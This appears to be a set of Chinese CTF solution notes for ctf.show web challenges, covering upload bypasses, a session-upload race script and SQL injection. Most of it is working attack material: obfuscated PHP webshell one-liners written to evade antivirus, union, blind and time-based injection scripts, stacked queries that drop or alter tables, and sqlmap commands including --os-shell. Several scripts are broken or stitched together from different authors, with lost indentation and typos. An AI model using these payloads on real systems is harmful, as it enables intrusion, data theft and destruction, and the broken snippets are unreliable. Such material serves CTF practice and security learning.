if(class_exists($__CTFSHOW__)){
echo "class is exists!";
}
if($isVIP && strrpos($ctf, ":")===FALSE && strrpos($ctf,"log")===FALSE){
include($ctf);
}
文件上传
这个地方我觉得我们可以去了解一些绕过的姿势,然后就是传就行了,有的时候前台限制但是后端不限制,那么我们就可以修改前端,或者通过bp抓包绕过前台,如果实在后端的话我们要注意php的过滤,有些地方甚至把eval过滤掉,我们可以了解php的幻术头的方法来破解,以及先上传些.htaccess文件啊,。user.ini文件啊,来绕后端执行里面的语句从而执行图片马进行绕过处理,现在又总结了一下我觉得需要进行判断如果无法传马那么也可以执行任意文件执行的漏洞
- php.ini是php的一个全局配置文件,对整个web服务起作用;而.user.ini和.htaccess一样是目录的配置文件,.user.ini就是用户自定义的一个php.ini,我们可以利用这个文件来构造后门和隐藏后门。
session包含
import requests
import threading
import re

# 创建一个会话对象
session = requests.session()

# 定义会话ID
sess = '22'  # 之前上传时自拟的名字

# 定义URLs
url1 = "http://5784c32a-c4d0-4b78-84d9-ba0b7c57e969.challenge.ctf.show/"
url2 = "http://5784c32a-c4d0-4b78-84d9-ba0b7c57e969.challenge.ctf.show/upload"

# 定义POST请求的数据
data1 = {
    'PHP_SESSION_UPLOAD_PROGRESS': '<?php system("tac ../f*");?>'
}

# 定义要上传的文件
file = {
    'file': 'yu22x tql'  # 文件名,随便改就行
}

# 定义Cookies
cookies = {
    'PHPSESSID': sess
}

# 上传文件的竞争过程函数
def write():
    while True:
        r = session.post(url1, data=data1, files=file, cookies=cookies)
        # 在这里可以添加更多的逻辑或处理响应
        pass  # 为了保持格式一致性,我在这里添加了一个pass语句,但你可以根据需要添加更多代码。

# 读取文件函数
def read():
    while True:  # 每次竞争完都访问一下url/uoload看有没有flag
        r = session.get(url2)
        if 'flag' in r.text:
            flag = re.compile('ctfshow{.+}')  # 在做题的时候flag格式已经改成ctfshow{}了
            print(flag.findall(r.text))
        pass  # 在这里可以添加更多的逻辑或处理响应
        # 为了保持格式一致性,我在这里添加了一个pass语句,但你可以根据需要添加更多代码。

# 创建线程列表并启动线程
threads = [threading.Thread(target=write), threading.Thread(target=read)]
for t in threads:
    t.start()
基础免杀
<?=`$_REQUEST[1]`;?>
利用反引号执行系统命令
<?php
$a=$_REQUEST['a'];
$b=$_REQUEST['b'];
$a($b);
?><?php $a='syste'.'m';($a)('ls ../');
拼接<?php
$a = "s#y#s#t#e#m";
$b = explode("#",$a);
$c = $b[0].$b[1].$b[2].$b[3].$b[4].$b[5];
$c($_REQUEST[1]);
?>
拼接<?php
$a=substr('1s',1).'ystem';
$a($_REQUEST[1]);
?>
拼接<?php
$a=strrev('metsys');
$a($_REQUEST[1]);
?>
反转字符<?php
$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi{abs})($$pi{acos});
# get传参 abs=system&acos=ls
数学函数sql注入
1.
-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database()--+
2.
-1' union select 1,2,password from ctfshow_user where username = 'flag' --+
3.有时候注释符#用不了,可以换成--+注释掉,联合查询的结果跟前面where的限制条件无关,比如前面username != ‘flag’对联合注入无效
-1' union select 2,group_concat(table_name) from information_schema.tables where table_schema = database()--+
-1' union select 2,password from ctfshow_user2 where username = 'flag' --+
限制多了,如果输出内容有数字也会被过滤。 使用1' union select 1,2--+没有回显,因为限制了数字,但是我们可以用字母
根据提示,这里过滤了flag跟数字0-9,所以在查询id=2根id=3的时候会没有回显,所以本题有两种方法,一种是盲注,一种是直接绕过print(text.replace('A','1').replace('B','2').replace('C','3').replace('D','4').replace('E','5').replace('F','6').replace('G','7').replace('H','8').replace('I','9').replace('J','0').replace('K','g'))
获取表名:1' union select 'a',replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(group_concat(table_name),'1','A'),'2','B'),'3','C'),'4','D'),'5','E'),'6','F'),'7','G'),'8','H'),'9','I'),'0','J') from information_schema.tables where table_schema=database()--+
根据结果可以知道这个表名是ctfshow_user4
1' union select 'a',group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_user4'--+web175
#!/usr/bin/env python
# -*- coding: utf-8 -*-
'''
@File  : web175.py
@Author: YanXia
@Date  : 2022/3/6 18:59
@email  : yx535@qq.com
@link:https://535yx.cn
'''
import requests,time
headers = {'content-type': 'application/x-www-form-urlencoded',
            'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0'}
dict="qazwsxedcrfvtgbyhnujmikolp123456789{}-"
url="http://3e7b0f0a-8ba3-40bc-87de-8aa37e7782f5.challenge.ctf.show/api/v5.php"
flag=""
for i in range(1,100):
    for s in dict:
     payload = "?id=1' and if(substr((select password from ctfshow_user5 where username=\"flag\"),%d,1)=\"%s\",sleep(5),0)--+"%(i,s)
     start = time.time()
     r=requests.get(url+payload,headers=headers)
     end = time.time()
     if end-start >4.5:
         flag+=s
         print(flag)
-1' union select  username,password from ctfshow_user5 into outfile "/var/www/html/1.txt"--+

1)union select username, password from ctfshow_user5: 这是一个UNION查询,它将原始查询的结果与从表 ctfshow_user5 中选择的用户名和密码进行合并。

2)into outfile "/var/www/html/1.txt": 这部分似乎是将查询结果导出到文件。路径 /var/www/html/1.txt 表示要将查询结果写入到位于网页根目录下的名为 1.txt 的文件中。
(路径 /var/www/html/ 是一个常见的用于存放网页文件的目录,通常被称为网页根目录。在许多Web服务器中,这个目录被设置为存放网站的主要文件,因此可以通过浏览器访问。)
使用into outfile '/var/www/html/'将信息输入到文件中去web176
过滤
过滤了select,通过大小写即可绕过
1'union sElect 1,2,group_concat(password) from ctfshow_user--+
解法二
1' or 1=1--+web177,178
过滤了空格与*号等用%09绕过
id=1'or'1'='1'%23
1'%09union%09select%091,2,password%09from%09ctfshow_user%23
过滤了%09 所以我用%0c
过滤了空格,还是老样子将%0c拿出来替代空格 1'%0cunion%0cselect%0c1,2,(select%0cpassword%0cfrom%0cctfshow_user%0cwhere%0cusername%0c=%0c'flag')%0c--%0c
web181
-1'||username='flag空格过滤了很多,select也被过滤了。
题目的where语句处是and连接两个条件。可以考虑运算符优先级。
mysql作符优先级:(数字越大,优先级越高)
- 优先级 运算符
- 1 :=
- 2 || , OR , XOR
- 3 && , AND
- 4 NOT
- 5 BETWEEN, CASE, WHEN, THEN, ELSE
- 6 =, <=>, >=, >, <=, <, <>, !=, IS, LIKE, REGEXP, IN
- 7 |
- 8 &
- 9 <<, >>
- 10 -, +
- 11 *, /, DIV, %, MOD
- 12 ^
- 13 - (一元减号), ~ (一元比特反转)
- 14 !
- 15 BINARY, COLLATE
and的优先级高于or,需要同时满足两边的条件才会返回true,那么后面可以接一个or,or的两边有一个为true,既可以满足and。即:1 and 0 or 1
可以让where直接查找flag,最后的payload为:-1'||username='flag
这道题%0c也可以:-1'%0cor%0cusername='flag
题目说过滤了%0c,但依旧可以用%0c,应该是实际代码没有把\x0c加上。(我本地测试的时候,并不通)
这个题告诉我们,这种看着被过滤了,特别是这种复制粘贴不是源码高亮的,我们要大胆尝试,万一只是虚晃一招,没过滤呢。(当然,这应该只是出题人的疏漏,需要碰运气)
web182
-1'||(username)like'%fla%使用模糊查询可以查到答案
web183
import requests
import time
url="http://1144a00e-b885-484b-999e-369e5e1e4b55.challenge.ctf.show/select-waf.php"

flagstr="ctfshow{qeryuipadgjklzxvbnm0123456789-}_"   #40
flag=""
for i in range(0,40):
    for x in flagstr:
        data={
            "tableName":"ctfshow_user group by pass having pass like 0x63746673686f777b{}25".format("".join(hex(ord(i))[2:] for i in flag+x))
        }
        #print(data)
        response=requests.post(url,data=data)
        #有并发数量限制的,就睡一段时间
        time.sleep(0.3)
        if response.text.find("$user_count = 1;")>0:
            print("++++++++++++++++ {} is right".format(x))
            flag+=x
            break
        else:
            continue
    print("ctfshow{"+flag)
web185
web189
import requests
import time

url = "http://8cfb357d-1c18-463b-91bb-220792ced617.challenge.ctf.show/api/"
flagstr = "}{<>$=,;_ 'abcdefghijklmnopqr-stuvwxyz0123456789"

flag = ""
#这个位置,是群主耗费很长时间跑出来的位置~
for i in range(257,257+60):
    for x in flagstr:
        data={
            "username":"if(substr(load_file('/var/www/html/api/index.php'),{},1)=('{}'),1,0)".format(i,x),
            "password":"0"
        }
        print(data)
        response = requests.post(url,data=data)
        time.sleep(0.3)
        # 8d25是username=1时的页面返回内容包含的,具体可以看上面的截图~
        if response.text.find("8d25")>0:
            print("++++++++++++++++++ {} is right".format(x))
            flag+=x
            break
        else:
            continue
    print(flag)
web190
import requests

url="http://16037a96-087c-444f-99d8-faa8a2e0d99f.challenge.ctf.show:8080/api/"
i=0
re=""

while 1:
    i=i+1
    head=32
    tail=127

    while head < tail:#用二分法查找
        mid=(head+tail)>>1

        # "admin' and ord(substr(select database(),1,1))={0}".formate(str(i)) %23
        # 查询数据库
        # payload="select database()"
        # 查表名
        # payload="select group_concat(table_name) from information_schema.tables where table_schema='ctfshow_web'"
        # 查列名
        # payload="select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_fl0g'"
        # 查数据
        payload="select group_concat(f1ag) from ctfshow_fl0g"

        data={
            'username':f"admin' and if(ord(substr(({payload}),{i},1))>{mid},1,0)='1'#",
            # 'username':f"admin' and if(ascii(substr(({payload}),{i},1))>{mid},1,2)='1",   #是Y4师傅的写法
            'password':1
        }
        r=requests.post(url=url,data=data)
        if "密码错误" == r.json()['msg']:
            head=mid+1
        else:
            tail=mid

    if head != 32:
        re += chr(head)
    else:
        break
    print(re)
web191
ord()函数介绍:
ord() 函数是 chr() 函数(对于 8 位的 ASCII 字符串)的配对函数,它以一个字符串(Unicode 字符)作为参数,返回对应的 ASCII 数值,或者 Unicode 数值。

>>> ord('0')
48

>>> ord('A')
65

>>> ord('a')
97
# @Author:feng
import requests
from time import time
url='http://00b9416c-a0a8-490b-b48b-b2ace6ec42b2.chall.ctf.show:8080/api/index.php'
flag=''
for i in range(1,100):
length=len(flag)
min=32
max=128
while 1:
j=min+(max-min)//2
if min==j:
flag+=chr(j)
print(flag.lower())
if chr(j)==" ":
exit()
break
payload="' or if(substr((select group_concat(f1ag) from ctfshow_fl0g),{},1)<'{}',1,0)-- -".format(i,chr(j))
data={
'username':payload,
'password':1
}
r=requests.post(url=url,data=data).text
#print(r)
if r"\u5bc6\u7801\u9519\u8bef" in r:
max=j
else :
min=jimport requests
import sys
import time
url = "http://60a3f535-f0c5-40d6-9e63-fe058bf95762.challenge.ctf.show/api/"
flag = ""
for i in range(1,60):
max = 127
min = 32
while 1:
mid = (max+min)>>1
if(min == mid):
flag += chr(mid)
print(flag)
break
payload = "admin'and (ord(substr((select f1ag from ctfshow_fl0g),{},1))<{})#".format(i,mid)
data = {
"username":payload,
"password":0,
}
res = requests.post(url = url,data =data)
time.sleep(0.3)
if res.text.find("8bef")>0:
max = mid
else:
min = mid
web192
ban了ord但是不影响脚本跑起来,脚本同上
web195
username=1;update`ctfshow_user`set`pass`=1
上面这个的作用是把密码重置了
//TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
  随后抓包输入username=0&password=1;
web196
判断条件满足的设定是$row[0]==$password,$row存储的是结果集中的一行数据,$row[0]就是这一行的第一个数据。
既然可以堆叠注入,就是可以多语句查询,$row应该也会逐一循环获取每个结果集。
那么可以输入username为1;select(9),password为9。当$row获取到第二个查询语句select(9)的结果集时,即可获得$row[0]=9,那么password输入9就可以满足条件判断。
//TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/i', $username)){
$ret['msg']='用户名非法';
die(json_encode($ret));
}
if(strlen($username)>16){
$ret['msg']='用户名不能超过16个字符';
die(json_encode($ret));
}
if($row[0]==$password){
$ret['msg']="登陆成功 flag is $flag";
}web197
这一次select直接过滤了,怎么办,执行语句拼接
username=1;show tables&password=ctfshow_user
.查看表:(show tables;)
show tables;
删表重建(预期解)
0;drop table ctfshow_user;create table ctfshow_user(`username` varchar(100),`pass` varchar(100));insert ctfshow_user(`username`,`pass`) value(1,1)
web198
预期解
0;alter table ctfshow_user change `username` `passw` varchar(100);alter table ctfshow_user change `pass` `username` varchar(100);alter table ctfshow_user change `passw` `pass` varchar(100);
本题把drop和create都过滤了,不能直接删表重建了。
在已知有一个默认用户名为userAUTO的情况下,这里可以考虑列名互换。
将username和pass互换,这样就可以用userAUTO进行密码登录了。
非预期
username=1;show tables&password=ctfshow_user
web199
过滤了括号
除了CHAR和VARCHAR字符类型时,MySQL为我们提供了TEXT具有更多的功能,其类型CHAR和VARCHAR不能覆盖。
的TEXT是用于存储可以采取从1个字节到4 GB长格式文本字符串是有用的。我们经常会TEXT在新闻站点中找到用于存储文章正文的数据类型,在电子商务站点中会找到产品描述的数据类型。
与CHAR和不同VARCHAR,在TEXT为列使用类型时不必指定存储长度。另外,在检索或插入文本数据(如CHAR和)时,MySQL不会删除或填充空格VARCHAR。
if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop|\(/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
web200
在已知有一个默认用户名为userAUTO的情况下,这里可以考虑列名互换。
if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop|\(|\,/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
还是199的解法或者是非预期
1;show tables
ctfshow_user
知道表名直接爆表
web201
python sqlmap.py -uhttp://6a0a700e-94c7-4e9e-bd67-f8807fb58fab.challenge.ctf.show/api/index.php?id=1 -D ctfshow_web -T ctfshow_user -C pass --dump --batch --referer="http://6a0a700e-94c7-4e9e-bd67-f8807fb58fab.challenge.ctf.show/sqlmap.php"
web202
python sqlmap.py -u http://6a0a700e-94c7-4e9e-bd67-f8807fb58fab.challenge.ctf.show/api/index.php -data="id=1" -D ctfshow_web -T ctfshow_user -C pass --dump --batch --referer="http://6a0a700e-94c7-4e9e-bd67-f8807fb58fab.challenge.ctf.show/sqlmap.php"
web203
http://f328b523-4e34-4695-8fc3-d66cce6b25f9.challenge.ctf.show/
--method=PUT -
python sqlmap.py -u http://f328b523-4e34-4695-8fc3-d66cce6b25f9.challenge.ctf.show/api/index.php --method=PUT --data="id=1" -D ctfshow_web -T ctfshow_user -C pass --dump --batch --referer="http://f328b523-4e34-4695-8fc3-d66cce6b25f9.challenge.ctf.show/sqlmap.php"
python sqlmap.py -u http://f328b523-4e34-4695-8fc3-d66cce6b25f9.challenge.ctf.show/api/index.php --method=PUT --data="id=1" -D ctfshow_web -T ctfshow_user -C pass --dump --batch --referer="http://f328b523-4e34-4695-8fc3-d66cce6b25f9.challenge.ctf.show/sqlmap.php" --headers="Content-Type: text/plain"
web204
python sqlmap.py -u http://e49239b0-034d-4e57-b09a-4587371a733b.challenge.ctf.show/api/index.php --method=PUT --data="id=1" -D ctfshow_web -T ctfshow_user -C pass --dump --batch --referer="ctf.show" --headers="Content-Type: text/plain" --cookie "PHPSESSID=mt6sm58mpkq5e6tmlcf3aqg5qs; ctfshow=6c3290c6a915a53f50e2f97386ba46e8"
web205/206
python sqlmap.py -uhttp://3bc9691c-31df-42da-b9d4-c78f7629c101.challenge.ctf.show/api/index.php --method=PUT --data="id=1" -D ctfshow_web -T ctfshow_flax -C flagx --dump --batch --referer="ctf.show" --headers="Content-Type: text/plain" --safe-urlhttp://3bc9691c-31df-42da-b9d4-c78f7629c101.challenge.ctf.show/api/getToken.php --safe-freq 1
web206
python sqlmap.py -u "http://3bc9691c-31df-42da-b9d4-c78f7629c101.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=rj2j2j2ool1bbkj2sps4u1m0ml; ctfshow=cbbfc316f35593f84f3ae1c60b64df16" --referer=ctf.show -D ctfshow_web --safe-url="http://3bc9691c-31df-42da-b9d4-c78f7629c101.challenge.ctf.show/api/getToken.php" --safe-freq=1 -T ctfshow_flaxc --dump
web207
增加了过滤,过滤了空格,可以直接用sqlmap中自带的tamper space2comment.py将空格替换成/**/
python sqlmap.py -uhttp://094ee19a-bcd9-4e63-8333-607117b1ce0c.challenge.ctf.show/api/index.php --method=PUT --data="id=1" -D ctfshow_web -T ctfshow_flaxca -C flagvc --dump --batch --referer="ctf.show" --headers="Content-Type: text/plain" --safe-url http://094ee19a-bcd9-4e63-8333-607117b1ce0c.challenge.ctf.show/api/getToken.php --safe-freq 1 --tamper space2comment.py
web208
python sqlmap.py -u "http://27521c42-ae96-47cf-a6d2-1c987771d499.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=6tkde74t4tecv7qdtlsdba2e4m" --referer=ctf.show -D ctfshow_web --safe-url="http://27521c42-ae96-47cf-a6d2-1c987771d499.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=space2comment -T ctfshow_flaxcac --dump
web209
python sqlmap.py -u "http://2fbd9236-a467-4ab2-90fb-19444e6caf53.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=lq5r77o6fdkv0fjglauil5nt8p" --referer=ctf.show -D ctfshow_web --safe-url="http://2fbd9236-a467-4ab2-90fb-19444e6caf53.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=web209 -T ctfshow_flav --dump
web210
python sqlmap.py -u "http://08970bcc-11f4-4bd9-ac4d-ac41c4b5e70c.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=l0ns3nesthoo3voer3fh2oe418" --referer=ctf.show -D ctfshow_web --safe-url="http://08970bcc-11f4-4bd9-ac4d-ac41c4b5e70c.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=web210 -T ctfshow_flavi --dump
http://42ceee22-7eb9-4cc3-9744-4100b7520cb2.challenge.ctf.show/
python sqlmap.py -u "http://42ceee22-7eb9-4cc3-9744-4100b7520cb2.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=cihaks4n1il5tuf1iv9m7fj6l1" --referer=ctf.show -D ctfshow_web --safe-url="http://42ceee22-7eb9-4cc3-9744-4100b7520cb2.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=web211.py -T ctfshow_flavia --dump
-u "http://7c37ec3d-adf8-4cb7-b8cc-d79be416452b.challenge.ctf.show:8080/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=rj2j2j2ool1bbkj2sps4u1m0ml; ctfshow=cbbfc316f35593f84f3ae1c60b64df16" --referer=ctf.show -D ctfshow_web --safe-url="http://7c37ec3d-adf8-4cb7-b8cc-d79be416452b.challenge.ctf.show:8080/api/getToken.php" --safe-freq=1 --tamper=web211 -T ctfshow_flavia --dump
http://cba65813-d1f1-4e2d-8d2c-e1a68c7270da.challenge.ctf.show/
python sqlmap.py -u "http://cba65813-d1f1-4e2d-8d2c-e1a68c7270da.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=pgps6ednpdnrrnobhu2tb6dc1h" --referer=ctf.show -D ctfshow_web --safe-url="http://cba65813-d1f1-4e2d-8d2c-e1a68c7270da.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=web211.py -T ctfshow_flavis --dump
python sqlmap.py -u "http://cba65813-d1f1-4e2d-8d2c-e1a68c7270da.challenge.ctf.show/api/index.php" --method=put --data="id=1" --headers="Content-Type: text/plain" --cookie="PHPSESSID=pgps6ednpdnrrnobhu2tb6dc1h" --referer=ctf.show -D ctfshow_web --safe-url="http://cba65813-d1f1-4e2d-8d2c-e1a68c7270da.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=web211 -T ctfshow_flavis --dump
PHPSESSID=gr13ja6mu2dfu3sh7honmsdndh
http://d1b83dac-91ff-4dd4-a0e1-732be16dedc9.challenge.ctf.show/sqlmap.php
python sqlmap.py -u "http://d1b83dac-91ff-4dd4-a0e1-732be16dedc9.challenge.ctf.show/api/index.php" --data="id=1" --refer="ctf.show" --method="PUT" --headers="Content-Type:text/plain" --safe-url="http://d1b83dac-91ff-4dd4-a0e1-732be16dedc9.challenge.ctf.show/api/getToken.php" --safe-freq=1 -D ctfshow_web --tables --batch --tamper web211.py --os-shell- -u "http://d1b83dac-91ff-4dd4-a0e1-732be16dedc9.challenge.ctf.show/api/index.php"--data="id=1"--refer="ctf.show"--method="PUT"--headers="Content-Type:text/plain"--safe-url="http://d1b83dac-91ff-4dd4-a0e1-732be16dedc9.challenge.ctf.show/api/getToken.php"--safe-freq=1-D ctfshow_web--tables--batch--tamper web211.py web211.py的 tamper 脚本。Tamper 脚本是用于修改原始请求以绕过某些安全措施的工具。
- --os-shellweb214
web215
# -- coding:UTF-8 --
# Author:孤桜懶契
# Date:2021/7/31
# blog: gylq.gitee.io
import requests
import time

url = "http://db5ddcc4-a142-4935-b633-a29a4f146311.challenge.ctf.show/api/"
str = "01234567890abcdefghijklmnopqrstuvwxyz{}-()_,,"
flag = ""

#查数据库payload = "1' or if(substr(database(),{},1)='{}',sleep(3),0) #"
#查表payload = "1' or if(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1)='{}',sleep(3),0) #"
#查字段payload = "1' or if(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_flagxc'),{},1)='{}',sleep(3),0) #"
payload = "1' or if(substr((select group_concat(flagaa) from ctfshow_flagxc),{},1)='{}',sleep(3),0) #"
print(payload)
#payload = "if(substr((select group_concat(flaga) from ctfshow_flagx),{},1)='{}',sleep(5),0)"
n = 0

for i in range(0, 666):
    for j in str:
        data = {
            "ip": payload.format(i,j),
            "debug": '0'
        }
        start = time.time()
        res = requests.post(url, data)
        end = time.time()
        if end - start > 2.9 and end - start < 4.9:
            flag += j
            n += 1
            print('[*] 开始盲注第{}位'.format(n))
            print(flag)
            if j == "}":
                print('[*] flag is {}'.format(flag))
                exit()
            break
web216
# -- coding:UTF-8 --
# Author:孤桜懶契
# Date:2021/7/31
# blog: gylq.gitee.io
import requests
import time

url = "http://5925995b-1e3b-4978-9ee6-85f693b46809.challenge.ctf.show/api/"
str = "01234567890abcdefghijklmnopqrstuvwxyz{}-()_,,"
flag = ""
#'MQ==' or if(1=1,sleep(5),0)
#payload = "'MQ==' or if(substr(database(),{},1)='{}',sleep(5),0) "
#payload = "'MQ==' or if(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1)='{}',sleep(5),0) "
#payload = "'MQ==' or if(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_flagxcc'),{},1)='{}',sleep(5),0) "
payload = "'MQ==' or if(substr((select group_concat(flagaac) from ctfshow_flagxcc),{},1)='{}',sleep(5),0) "
print(payload)
n = 0

for i in range(0, 666):
    for j in str:
        data = {
            "ip": payload.format(i,j),
            "debug": '0'
        }
        start = time.time()
        res = requests.post(url, data)
        end = time.time()
        if end - start > 4.9 and end - start < 6.9:
            flag += j
            n += 1
            print('[*] 开始盲注第{}位'.format(n))
            print(flag)
            if j == "}":
                print('[*] flag is {}'.format(flag))
                exit()
            break
web217
'ip': f"-1) or benchmark(4e6*(ascii(substr(({payload}),{i},1))>{mid}),sha1('kradress'))#",
select flagaabc from `ctfshow_flagxccb`
import requests
import sys
import time

url = 'http://30bdaa50-5961-4beb-b796-eeb870001d17.challenge.ctf.show/api/index.php'
flagstr = ',}{abc_defghijklmnopqr-stuvwxyz0123456789'
flag=''
for i in range(1,46):
  for mid in flagstr
      payload="999) or if =((substr((select flagaabc from ctfshow_flagxccb limit 1),{},1)='{}'),benchmark(5000000),md5(1)),1)#"
      data={
          "ip":payload,
          "debug":1,
      }
      try:
          res=requests.post(url = url,data=data,timeout=2)
          time.slepp(0.3)
      except exception as e:

          flag +=mid
          print("+++++++++++++++++++++++"+flag)
          break
import requests
import base64
url = "http://35cbdf47-d435-4b65-bf15-a34a0cd4b132.challenge.ctf.show/api/"
flag = ""
flagdic="abcdefghijklmnopqrstuvwxyz}-_{0123456789, "
a=0
for i in range(1,60):
for x in flagdic:
# payload = "if(substr(database(),{},1)='{}',benchmark(700000,md5(1)),2))#".format(i, x)
# 当前数据库 ctfshow_web
# payload = "to_base64(if((substr((select group_concat(table_name) from information_schema.tables where table_schema='ctfshow_web'),{},1)='{}'),benchmark(700000,md5(1)),2))".format(i, x)
# 当前数据表 answer=ctfshow_flagxccb,ctfshow_info
# payload = "to_base64(if((substr((select group_concat(column_name) from information_schema.columns where table_schema='ctfshow_web' and table_name='ctfshow_flagxccb'),{},1)='{}'),benchmark(700000,md5(1)),2))".format(i, x)
# 当前字段名 answer=id,flagaabc,info
payload = "if((substr((select flagaabc from ctfshow_flagxccb),{},1)='{}'),benchmark(700000,md5(1)),2)".format(i, x)
# 获取flag
# print(payload) #用于检测问题的
data = {
"ip":payload,
"debug":1,
}
if x == " ":
a = 1
break
try:
res = requests.post(url = url,data =data,timeout=0.5)
except:
flag+=x
print(flag)
break
if a:
print("answer={}".format(flag))
breakweb218
import requests
import sys
import time

url = 'http://b535b9bb-2c76-4a9f-8a81-ee25e435399f.challenge.ctf.show/api/index.php'
flagstr = ',}{abcdefghijklmnopqr-stuvwxyz0123456789'
flag = ''
for i in range(1, 46):
    for mid in flagstr:
        payload ="999) or if((substr((select flagaabc from ctfshow_flagxccb limit 1),{},1)='{}'),benchmark(700000,md5(1)),1)#".format(i,mid)
        data = {
            "ip": payload,
            "debug": 1,
        }
        print(data)
        try:
            res = requests.post(url=url, data=data, timeout=0.5)
            time.sleep(0.3)
        except Exception as e:
            # print(e)
            flag += mid
            print("+++++++++++++++++++++++" + flag)
            break
web219
import requests
import time
url='http://4636498a-140b-4c13-96d9-681c74075674.challenge.ctf.show/api/index.php'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(i,j)
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxc'),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(i,j)
        payload="if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxc),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(i,j)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.15)
            min=j
        except:
            max=j
        time.sleep(0.2)
    time.sleep(1)
web220
"""
Author:Y4tacker
"""
import requests
url = "http://253399e7-a594-4144-ae0c-132d80652ffe.challenge.ctf.show/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxca' limit 1,1"
payload = "select flagaabcc from ctfshow_flagxcac"
j = 1
res = ""
while 1:
    for i in strr:
        data = {
            'ip': f"1) or if(left(({payload}),{j})='{res}',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
        except Exception as e:
            res = res[:-1]
            print(res)
            j+=1

            # data = {
            #             'ip': f"1) or if(1=1,(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            #             'debug': '1'
            # }
# r = requests.post(url, data=data, timeout=3)
"""
Author:Y4tacker
"""
import requests
url = "http://36c60781-7da4-45f9-b863-59f914dffa84.chall.ctf.show/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1"
payload = "select flagaabcc from ctfshow_flagxcac"
j = 1
res = ""
while 1:
    for i in strr:
        res += i
        data = {
            'ip': f"1) or if(left(({payload}),{j})='{res}',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
            res = res[:-1]
        except Exception as e:
            print(res)
            j+=1
web222
"""
Author:Y4tacker
"""
import requests

url = "http://6119f221-08cd-4363-88d4-1809bd590024.chall.ctf.show/api/"

result = ""
i = 0
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
        # 查列名字
        # payload = "select column_name from information_schema.columns where table_name='ctfshow_flaga' limit 1,1"
        # 查数据---不能一次查完越到后面越不准确
